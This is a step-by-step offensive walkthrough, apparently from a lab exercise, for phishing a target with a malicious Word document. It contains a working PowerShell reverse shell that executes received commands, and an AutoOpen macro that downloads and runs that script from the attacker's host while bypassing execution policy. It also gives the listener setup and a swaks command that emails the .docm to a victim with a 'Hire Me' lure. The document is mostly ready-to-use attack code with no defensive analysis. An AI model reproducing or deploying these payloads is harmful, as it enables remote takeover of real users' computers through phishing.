Step1: Create shell.ps1 on you Attacker System
$client = New-Object System.Net.Sockets.TCPClient("192.168.178.188",4444)
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535|%{0}

while(($i = $stream.Read($bytes,0,$bytes.Length)) -ne 0){
$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i)
$sendback = (iex $data 2>&1 | Out-String )
$sendback2 = $sendback + "PS " + (pwd).Path + "> "
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
$stream.Write($sendbyte,0,$sendbyte.Length)
$stream.Flush()
}
$client.Close()
Step2: Host it on Kali

python3 -m http.server 80

Step3: Open Microsoft Word and create a new Document
Step4: Open the Macro Editor
ALT+F11


Step5: Double-click on “ThisDocument” in the Project Explorer
Step6: Copy this Payload in the Macro Editor
Sub AutoOpen()
    Shell "powershell -ep bypass -c ""iex(iwr http://192.168.178.188/shell.ps1 -usebasicparsing)"""
End Sub

Step7: Save the File with CTRL+S
Use Word Document with Macros .docm
i was save as shell.docm
Step8: Copy the File to you Attacker Mashine and open a listener
penelope -p 4444
Step9: Send the File to Victim
swaks \
--to john.doe@novaforge.local \
--from zero@rootforce.com \
--server dc.novaforge.local \
--body "Hire Me" \
--attach @shell.docm
After few seconds we got a shell back